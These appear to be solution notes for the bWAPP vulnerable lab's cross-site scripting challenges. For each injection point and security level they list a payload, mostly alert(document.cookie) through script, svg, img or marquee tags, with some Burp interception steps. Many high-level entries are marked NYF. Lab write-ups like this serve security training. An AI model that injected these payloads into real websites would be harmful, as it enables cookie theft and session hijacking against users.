A3-Cross-Site-Scripting(XSS)

**XSS - Reflected (GET)(LOW)**

Payload- <script>alert(document.cookie)</script>(can be inserted in both parameter Firstname and lastname)

**XSS - Reflected (GET)(MEDIUM)**

Payload- <svg onload=alert(document.cookie)>(Can be inserted in both the parameter Firstname and Lastname)

**XSS - Reflected (GET)(High)**

NYF

**XSS - Reflected (POST)(Low)**

Payload-<script>alert(document.cookie)</script>

**XSS - Reflected (POST)(Medium)**

Payload-<svg onload=alert(document.cookie)>

**XSS - Reflected (POST)(High)**

NYF

**XSS - Reflected (JSON)(Low)**

Payload - <marquee onclick=alert(document.cookie)>Click on me</marquee>

**XSS - Reflected (JSON)(Medium)**

Payload – NYF

**XSS - Reflected (JSON)(High)**

Payload – NYF

**XSS - Reflected (AJAX/JSON)(Low/Medium)**

Payload - <marquee onclick=alert(1)>Click!!!</marquee>

**XSS - Reflected (AJAX/JSON)(High)**

Payload – NYF

**XSS - Reflected (AJAX/XML)(Low/Medium)**

Payload - &lt;img src=&apos;#&apos; onerror=&apos;alert(document.cookie)&apos;&gt;


**XSS - Reflected (AJAX/XML)(High)**

Payload - <a href="javascript:x='&percnt;27-alert('BugBot19 was here')-%27';">XSS</a>


**XSS - Reflected (BackButton)(Low)**

Do the following changes using burp

Payload - ‘-alert(document.cookie)-’




Turn off the intercept and press the Go back button




**XSS - Reflected (BackButton)(Medium)**

Do the following changes using burp

Payload – javascript:alert(document.cookie)

****

Turn off the intercept and press the Go back button

****

**XSS - Reflected (BackButton)(High)**

Payload – Same as medium

Javascript:alert(document.cookie)


**XSS - Reflected (CustomHeader)(Low)**

Add a bwapp header with the help of burp

Payload- bWAPP:<script>alert(document.cookie)</script>



Click on forward



Follow the whole process for all the level

**XSS - Reflected (CustomHeader)(Medium)**

Payload – bWAPP:<marquee onclick=alert(document.cookie)>click to win 1$</marquee>


**XSS - Reflected (CustomHeader)(High)**


Paylaod - NYF

**XSS - Reflected (EVAL)(Low)**

Payload – Date=alert(Document.cookie)

Use intercept catch the request make the changes in ‘DATE’ parameter





**XSS - Reflected (EVAL)(Medium)**


Payload – Date=alert(document.cookie)

**XSS - Reflected (EVAL)(High)**

Payload – NYF

**XSS - Reflected (HREF)(Low)**

Payload - <marquee onclick=alert(document.cookie)>click to win 1$</marquee>



**XSS - Reflected (HREF)(Medium)**

Payload - NYF

**XSS - Reflected (HREF)(High)**

Payload – NYF

**XSS - Reflected (Login Form)(Low)**

Payload – ‘ or 1=1; <script>alert(document.cookie)</script>

**XSS - Reflected (Login Form)(Medium)**

Payload – NYF

**XSS - Reflected (Login Form)(High)**

Payload – NYF

**XSS - Reflected (PHP\_Self)(Low)**

Payload – <a href="javascript:x='&percnt;27-alert('BugBot19 was here')-%27';">XSS</a>

**XSS - Reflected (PHP\_Self)(Medium)**

Payload – <marquee onclick=alert(document.cookie)>click to win 1$</marquee>

**XSS - Reflected (PHP\_Self)(High)**

Payload –

**XSS - Reflected (Referer)(Low)**

Payload – Referer:<svg onload=alert(document.cookie)>

**XSS - Reflected (Referer)(Medium)**

Payload – Referer:<svg onload=alert(document.cookie)>

**XSS - Reflected (Referer)(High)**

Payload – NYF

**XSS - Reflected (User-Agent)(Low)**

Payload – User-agent:<script>alert(document.cookie)</script>

**XSS - Reflected (User-Agent)(Medium)**

Payload – User-agent:<svg onload=alert(document.cookie)>

**XSS - Reflected (User-Agent)(HIgh)**

Payload – NYF

**XSS - Stored (Blog)(Low)**

Payload – <img src=x onerror=alert(document.cookie)>

**XSS – Stored (Blog)(Medium)**


Payload – <svg onload=alert(document.cookie)>

**XSS - Stored (Blog)(High)**

Payload – NYF

